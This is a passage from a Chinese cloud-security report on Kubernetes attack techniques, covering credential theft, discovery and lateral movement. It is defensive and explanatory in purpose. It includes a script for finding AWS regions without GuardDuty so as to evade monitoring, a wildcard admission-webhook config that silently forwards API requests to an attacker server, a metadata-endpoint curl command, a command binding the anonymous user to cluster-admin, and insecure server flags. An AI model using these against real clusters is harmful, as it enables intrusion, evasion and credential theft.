对于 AWS 可以使用下面的脚本来检测没有启用 GuardDuty 的区域，在调用 AWS EKS 服务或其他云服务的 API 时，如果在没有监控的区域下调用则可以降低被发现的风险。

```
for region in $(aws ec2 describe-regions --query "Regions[].RegionName" --output text); do
    detectors=$(aws guardduty list-detectors --region $region --query DetectorIds --output text)
    if [ -z "$detectors" ]; then
        echo "GuardDuty is NOT enabled in region: $region"
    else
        echo "GuardDuty is enabled in region: $region"
    fi
```

©2025 云安全联盟大中华区版权所有

```
done
```

2.2.6 凭证窃取

2.2.6.1 获取 Kubernetes secret

Kubernetes Secret 是一个对象，允许用户在集群中存储和管理敏感信息，例如密码和凭据。可以在 Pod 配置中通过引用来使用 Secret。有权限从 API Server 检索 Secret 的攻击者可以访问敏感信息，其中可能包含各种服务的凭据。

Kubernetes 使用 Secret 对象对 access key、密码、OAuth token 和 ssh key 等敏感信息进行统一管理。pod 定义时可以引用 secret 对象以便在运行时访问。攻击者可以通过 pod 内部 service account 或更高权限用户来获取这些 secret 内容，从中窃取其他服务的通信凭证。

2.2.6.2 获取 Kubeconfig

Kubernetes configfile 作为 Kubernetes 集群的管理凭证，其中包含有关 Kubernetes 集群的详细信息（API Server、登录凭证）。

攻击者能够访问到此文件，就可以直接通过 API Server 接管 Kubernetes 集群，带来风险隐患。

用户凭证保存在 kubeconfig 文件中，kubectl 通过以下顺序来找到 kubeconfig 文件：

1. 如果提供了 kubeconfig 参数，就使用提供的 kubeconfig 文件。

©2025 云安全联盟大中华区版权所有

2. 如果没有提供 kubeconfig 参数，但设置了环境变量 $KUBECONFIG，则使用该环境变量提供的 kubeconfig 文件。

3. 如果以上两种情况都没有，kubectl 就使用默认的 kubeconfig 文件 $HOME/.kube/config。

获取 kubeconfig 文件，使用 kubeconfig 文件中的 Token 具备相应权限的情况下可获取对 Kubernetes 集群的全部操作权限。如下图内容即为 kubeconfig 文件中的内容。


2. 2. 6. 3 访问容器 SA

服务帐户（SA）表示 Kubernetes 中的应用程序标识。默认情况下，SA 会挂载到集群中每个创建的 Pod 上。Kubernetes 环境中，在容器内运行的进程可以使用 SA 与 Kubernetes API Server 进行通信。

获得 Pod 访问权限的攻击者可以访问 SA 令牌（位于容器内 /run/secrets/Kubernetes.io/serviceaccount/token）并根据 SA 权限在集群中执行操作。如果未启

©2025 云安全联盟大中华区版权所有

用 RBAC，则 SA 在集群中具有无限的权限。如果启用了 RBAC，则其权限由与其关联的 RoleBindings \ ClusterRoleBindings 确定。如下图内容即为容器内 SA 文件中的令牌内容。



2.2.6.4 利用 Kubernetes 准入控制器窃取信息

Kubernetes 准入控制器(Admission Controller)用于 hook 对 API Server 的请求，即用于接收准入请求并对其进行处理的 HTTP 回调机制。准入控制器可串联检测，在请求到达 APIServer 之前，任何一个控制器中的策略拒绝该请求，则服务请求被拒绝并返回拒绝执行的相关信息。

攻击者利用准入控制实现持久化的方式可窃取集群机密信息。攻击者在获取 cluster-admin 权限后,可以创建恶意的准入控制器 hook 所有的 API 访问,引用攻击者的外部 webhook 作为 validating 服务，这样 Kubernetes 就会将 API 请求内容，例如获取 Kubernetes secret 创建时发送到 API 的 AK 信息，发送至攻击者指定的服务器。

修改准入控制器配置，使用通配符 hook 全部操作，使用 failurePolicy 和 timeoutSeconds 可静默方式执行 webhook 动作。

```
apiVersion: admissionregistration.Kubernetes.io/v1

kind: ValidatingWebhookConfiguration

...

webhooks:

- name: my-webhook.example.com

  failurePolicy: Ignore

  timeoutSeconds: 2

  rules:
```


©2025 云安全联盟大中华区版权所有

```
  - apiGroups:   ["*"]
    apiVersions: ["*"]
    operations:  ["*"]
    resources:   ["*/*"]
    scope:       "*"
..
```

2.2.6.5 不安全的凭据

2.2.6.5.1 文件中的凭据

开发人员将机密存储在 Kubernetes 配置文件中，例如 pod 配置中的环境变量。有权访问这些配置的攻击者可以通过查询 API Server 或访问开发人员端点上的这些 IoC 文件来窃取存储的密钥并使用它们。

容器化环境中，用户和服务帐户凭据通常存储在本地配置和凭据文件中。也可以从容器日志中的部署命令参数发现凭据信息。

2.2.6.5.2 Kubernetes API

攻击者可以通过云原生基础设施环境中的 API 收集凭据。这些环境中的 API（例如 Docker API 和 Kubernetes API）允许用户远程管理其容器资源和集群组件。攻击者可能会访问 Docker API 以收集包含云、容器和环境中各种其他资源的凭据的日志。具有足够权限的攻击者（例如通过 Pod 的服务帐户）也可以从 Kubernetes API Server 检索凭据。攻击者获取的凭据可能包括 Docker API 身份验证所需的凭据或 Kubernetes 集群组件中的 Secret。

©2025 云安全联盟大中华区版权所有

2.2.6.6 窃取应用程序访问令牌

攻击者可以窃取应用程序访问令牌，作为获取凭据以访问远程系统和资源的一种手段。

应用程序访问令牌用于代表用户或服务发出授权的 API 请求，通常用作访问云和基于容器的应用程序以及软件即服务 （SaaS） 中的资源的一种方式。在云和容器化环境中窃取帐户 API 令牌的攻击者可使用这些帐户的权限访问数据并执行操作。这些攻击行为通常会利用权限提升方式获取更多的资源访问权限。

2.2.6.7 暴力破解

2.2.6.7.1 密码猜测

选择使用重复或迭代机制系统地猜测密码。攻击者可能会在操作过程中使用常用密码列表在未事先了解系统或环境密码的情况下猜测登录凭据。攻击者实施密码猜测不会考虑目标的密码复杂性策略。攻击者也可利用系统内在的安全策略“多次尝试失败后锁定帐户”，通过多次尝试错误密码，导致系统锁定无法被正常访问，达到拒绝服务的攻击效果。

2.2.6.7.2 密码喷洒

攻击者可能会对许多不同的帐户使用单个或一小部分常用密码来尝试获取有效的帐户凭据。密码喷洒使用一个密码（例如“Password01”）或一小部分常用密码，这些密码可能与域的复杂性策略匹配。尝试使用该密码对 Kubernetes 上的许多不同帐户进行登录，以避免在暴力破解使用多个密码的单个帐户时会发生的帐户锁定。

©2025 云安全联盟大中华区版权所有

2.2.6.7.3 撞库攻击

攻击者可使用从不相关帐户的违规使用中获得的凭据，通过凭据填充来访问目标帐户。当网站或服务遭到入侵并且用户帐户凭据被访问时，大量的用户名和密码对会在网上被公布。对于试图通过利用用户在 Kubernetes 中使用相同密码来访问集群资产的攻击者来说，这些信息很有价值。

2.2.7 探测

2.2.7.1 访问 KUBERNETES API Server


Kubernetes API Server 是 Kubernetes 集群的核心组件之一，负责处理所有对集群状态的 RESTful 请求。它是集群的前端，提供了对集群状态的统一视图，使得用户和其他组件能够与集群进行交互。

2.2.7.1.1 Kubernetes API Server 8080 端口未授权

如果 Kubernetes API Server 在 8080 端口上启用了未授权访问，那么攻击者可以通过该端口访问 API Server 并获取敏感信息或执行攻击。这可能会影响任何使用未经身份验证的 HTTP 协议连接的版本，包括 Kubernetes 的早期版本和未经修补的漏洞版本。

©2025 云安全联盟大中华区版权所有

```
    - kube-apiserver
    - --advertise-address=172.16.0.173
    - --allow-privileged=true
    - --authorization-mode=Node,RBAC
    - --client-ca-file=/etc/kubernetes/pki/ca.crt
    - --enable-admission-plugins=NodeRestriction
    - --enable-bootstrap-token-auth=true
    - --etcd-cafile=/etc/kubernetes/pki/etcd/ca.crt
    - --etcd-certfile=/etc/kubernetes/pki/apiserver-etcd-client.crt
    - --etcd-keyfile=/etc/kubernetes/pki/apiserver-etcd-client.key
    - --etcd-servers=https://127.0.0.1:2379
    - --insecure-port=8080
    - --insecure-bind-address=0.0.0.0
    - --kubelet-client-certificate=/etc/kubernetes/pki/apiserver-kubelet-client.crt
    - --kubelet-client-key=/etc/kubernetes/pki/apiserver-kubelet-client.key
    - --kubelet-preferred-address-types=InternalIP,ExternalIP,Hostname
    - --proxy-client-cert-file=/etc/kubernetes/pki/front-proxy-client.crt
    - --proxy-client-key-file=/etc/kubernetes/pki/front-proxy-client.key
    - --requestheader-allowed-names=front-proxy-client
    - --requestheader-client-ca-file=/etc/kubernetes/pki/front-proxy-ca.crt
    - --requestheader-extra-headers-prefix=X-Remote-Extra-
    - --requestheader-group-headers=X-Remote-Group
    - --requestheader-username-headers=X-Remote-User
    - --secure-port=6443
    - --service-account-issuer=https://kubernetes.default.svc.cluster.local
    - --service-account-key-file=/etc/kubernetes/pki/sa.pub
    - --service-account-signing-key-file=/etc/kubernetes/pki/sa.key
    - --service-cluster-ip-range=10.10.10.0/24
    - --tls-cert-file=/etc/kubernetes/pki/apiserver.crt
    - --tls-private-key-file=/etc/kubernetes/pki/apiserver.key
    image: registry.aliyuncs.com/google_containers/kube-apiserver:v1.23.0
    imagePullPolicy: IfNotPresent
    livenessProbe:
      failureThreshold: 8
      httpGet:
        host: 172.16.0.173
        path: /livez
        port: 6443
        scheme: HTTPS
      initialDelaySeconds: 10
      periodSeconds: 10
      timeoutSeconds: 15
    name: kube-apiserver
-- 插入 --
```




©2025 云安全联盟大中华区版权所有

2.2.7.1.2 Kubernetes API Server 6443 端口未授权

APIserver 服务的 6443 端口需要认证而且有 TLS 保护，是用来远程连接的，通过 kubectl 管理集群。如果在公网上暴露出来，就会导致攻击者利用该端口以管理员的权限向集群内部发起攻击。

在一般情况下，由于管理员的配置不当，可能出现将"anonymous"用户错误绑定到"cluster-admin"组中的情况，这会直接导致恶意攻击者可通过"anonymous"匿名用户以管理员权限来接管整个集群。


```
[root@k8s-master ~]# kubectl create clusterrolebinding cluster-system-anonymous --clusterrole=cluster-admin --user=system:anonymous
clusterrolebinding.rbac.authorization.k8s.io/cluster-system-anonymous created
[root@k8s-master ~]#
[root@k8s-master ~]#
[root@k8s-master ~]#
[root@k8s-master ~]#
[root@k8s-master ~]#
[root@k8s-master ~]#
```



©2025 云安全联盟大中华区版权所有

2.2.7.2 访问 Kublet API

Kubernetes 中的 kubelet 是运行在节点上的代理程序，它负责管理容器的生命周期和容器的网络。Kubernetes 默认情况下在 kubelet 的 10250 端口上提供了一个安全的 HTTP API，但是在一些较旧版本的 Kubernetes 中，kubelet 还可以在 10255 端口上提供非安全的 HTTP API，这个 API 是未经授权的，并且不需要身份验证。如果攻击者可以访问 kubelet 的 10255 端口，则可以执行一些敏感操作，例如读取容器的日志、读取容器内的敏感文件或修改容器的配置等。




2.2.7.3 访问 Kubernetes Dashboard

Kubernetes Dashboard 提供了一个 Web 用户界面，用于在 Kubernetes 集群中部署、操作、检测和监控容器化的应用程序。 如果攻击者获得了对集群中某个容器的访问权限，他们可能会利用

©2025 云安全联盟大中华区版权所有

该容器的网络访问权限来访问 Dashboard Pod。通过 Dashboard 的身份，攻击者可能会检索集群中各种资源的信息。 Kubernetes Dashboard 在默认情况下存在一定的鉴权机制，可以通过 Token 或者 Kubeconfig 两种方式登录到 Kubernetes Dashboard 中，如果用户在运行 Dashbord 时添加一句如下"--enable-skip-login 配置",只要网络可达，就能进入 dashboard。

```
184       k8s-app: kubernetes-dashboard
185   template:
186     metadata:
187       labels:
188         k8s-app: kubernetes-dashboard
189     spec:
190       containers:
191         - name: kubernetes-dashboard
192           image: kubernetesui/dashboard:v2.4.0
193           imagePullPolicy: Always
194           ports:
195             - containerPort: 8443
196               protocol: TCP
197           args:
198             - --auto-generate-certificates
199             - --enable-skip-login
200             - --insecure-bind-address-0.0.0.0
201             - --namespace=kubernetes-dashboard
202             # Uncomment the following line to manually specify Kubernetes API server Host
203             # If not specified, Dashboard will attempt to auto discover the API server and connect
204             # to it. Uncomment only if the default does not work.
205             # - --apiserver-host=http://my-address:port
206           volumeMounts:
207             - name: kubernetes-dashboard-certs
208               mountPath: /certs
209               # Create on-disk volume to store exec logs
210             - mountPath: /tmp
211               name: tmp-volume
212           livenessProbe:
213             httpGet:
214               scheme: HTTPS
215               path: /
216               port: 8443
217             initialDelaySeconds: 30
-- 插入 --
```



©2025 云安全联盟大中华区版权所有


2.2.7.4 访问云厂商服务接口（实例元数据 API）

云服务提供商提供的实例元数据服务允许虚拟机（VM）检索有关自身的信息，例如网络配置、磁盘和 SSH 公钥等，该实例元数据服务只能通过虚拟机（VM）内部访问的非路由 IP 地址来访问。如果攻击者获得了对容器的访问权限，他们可能会通过如下命令"curl -H @{'Metadata'='true'} http://169.254.169.254/metadata/instance?api-version=2019-06-01 | select -ExpandProperty Content"来查询元数据 API 服务以获取有关底层节点的信息.

2.2.7.5 访问私有镜像库

在容器化的应用场景中，企业通常利用镜像来实现持续集成与自动化部署流程，这些镜像通常被托管在专门的私有镜像仓库中进行管理。一旦攻击者通过在本地配置文件或者在 KUBERNETES Secret 中资源文件中找到私有镜像的连接方式并通过漏洞（例如:通过 Harborde 的 CVE-2019-16097 漏洞）获取到了私有镜像仓库的管理权限，从而直接接管整个私有镜像仓库。

©2025 云安全联盟大中华区版权所有



2.2.7.6 通过 NodePort 访问 Service

在 Kubernetes 中，“ClusterIP”、“NodePort” 和 “LoadBalancer”是三种比较常见的服务暴露方式，这三种方式及使用场景如下所示：

- ClusterIP：ClusterIP 是一种 Kubernetes 服务类型，其仅支持集群内部组件访问，不会公开到外部网络，适用于不需要外部访问的服务。
- NodePort：NodePort 通过在所有节点上开放一个范围为"30000-32767"的静态端口来使服务可以在集群外部访问。
- LoadBalancer：这种服务类型通常与云提供商的负载均衡器集成，为服务提供一个外部 IP 地址。

©2025 云安全联盟大中华区版权所有

在某些场景环境中，Kubernetes 集群所使用的内部网络的与虚拟机 (VM)内部网络并存。当攻击者能够通过非容器化弱点进入内网时，他们可能会利用 NodePort 类型的服务来进行横向移动。

2.2.7.7 权限组发现

在 Kubernetes 中，基于角色访问的访问控制（RBAC）是权限管理的核心，其主要使用 rbac.authorization.Kubernetes.io API 组来进行策略授权， RBAC 通常包含如下几种 API 类型：Role、ClusterRole、RoleBinding、ClusterRoleBinding，其中 Role 和 ClusterRole 负责定义一组规则，RoleBinding 和 ClusterRoleBinding 用于将用户或组与角色相关联，实现对特定资源的访问控制，在 Kubernetes (KUBERNETES) 环境中，攻击者可能会利用如下手法来对权限组进行发现利用：

攻击手法	描述
Kubernetes API 滥用	攻击者可能会利用 Kubernetes API 来发现集群中的角色、角色绑定、服务账户、命名空间等信息。
服务账户（ServiceAccount）权限检查	攻击者可能会检查服务账户的权限，这些账户被用于集群中的自动化任务和应用程序，可能具有较高权限。
角色和角色绑定（Role and RoleBinding）查询	攻击者可能会查询集群中定义的角色和角色绑定，以确定哪些权限被赋予了哪些用户或服务账户。
节点（Node）和集群角色（ClusterRole）查询	攻击者可能会查询集群中的节点和集群角色，以确定可以跨命名空间操作的权限。

2.2.7.8 网络服务发现

Kubernetes 的网络服务是指在 Kubernetes 集群中管理和使用网络资源的一系列机制和组件。这些服务确保了集群内部的通信安全、高效，并提供了必要的网络功能。当攻击者获取到相关 Kubernetes 权限后，即可通过如下手法来发现 Kubernetes 网络服务：

©2025 云安全联盟大中华区版权所有

利用 kubectl 进行网络服务发现	攻击者可能会执行 kubectl get services 或 kubectl get pods 等命令来列出集群中的服务和 Pod。
服务网格和微服务架构发现	攻击者可能会在基于服务网格的微服务架构中探测识别各个服务之间的通信模式和接口。
利用 Kubernetes API 进行网络服务发现	攻击者可能会利用 Kubernetes API 来发现集群中运行的各种服务和 Pod。
节点端口扫描	攻击者可能会通过扫描 Kubernetes 节点的相关端口来识别对外开放服务的容器。
网络策略扫描	攻击者可能通过分析 Kubernetes 网络策略来识别服务间的网络访问权限和暴露的端口信息。
利用 CoreDNS 服务进行发现	如果 Kubernetes 集群使用 DNS 服务发现（如 CoreDNS），攻击者可能会执行 DNS 查询来发现服务。

2.2.7.9 容器和资源发现

在容器和资源发现方面，攻击者一般会通过如下手法来发现容器环境中的资源：

攻击手法	描述
利用容器管理界面	攻击者可能会利用 Kubernetes 仪表板或其他容器管理界面来查看和管理集群中的资源。
利用容器编排工具的 API	通过 Docker 和 Kubernetes 等容器编排工具提供的 API，攻击者可以查询和操作容器、镜像、部署、Pods 和节点等资源。
检查日志文件	Docker 容器的日志文件可能包含有关环境配置、服务可用性和使用的云服务提供商等敏感信息。
执行命令	攻击者可能会在容器内执行命令来收集有关容器环境的信息，例如使用 docker ps 查看正在运行的容器，或者使用 kubectl get pods 查看 Kubernetes 集群中的 Pods。

©2025 云安全联盟大中华区版权所有

2.2.8 横向移动

2.2.8.1 Kubernetes 内网横向访问

一般情况下，在 Kubernetes 的网络中有如下三种主要类型的通信，假设攻击者在获取到一个 Pod 权限后，可以利用扫描工具收集相关开放的服务信息，并通过未授权、暴力破解等方式横向渗透至集群内部的其他资源中。

通信类型	通信描述
Pod 到 Pod 通信	● 同一节点上的 Pod 可以通过 localhost 进行通信 ● 不同节点上的 Pod 通过各自的 IP 地址来进行通信。
Pod 到 Service 通信	● Pod 可以通过 Service 的 ClusterIP 访问其他 Service，即使它们位于不同的节点。 ● Service 可以为多个 Pod 实例提供一个统一的访问接口地址，并提供了网络流量负载分配的功能。
Ingress 通信	● Ingress 作为 Kubernetes 中流量管理和负载均衡的重要角色，其通过定义 Ingress 规则，将外部 HTTP/HTTPS 请求路由到后端的 Service。

2.2.8.2 通过 Service Account 访问 Kubernetes API

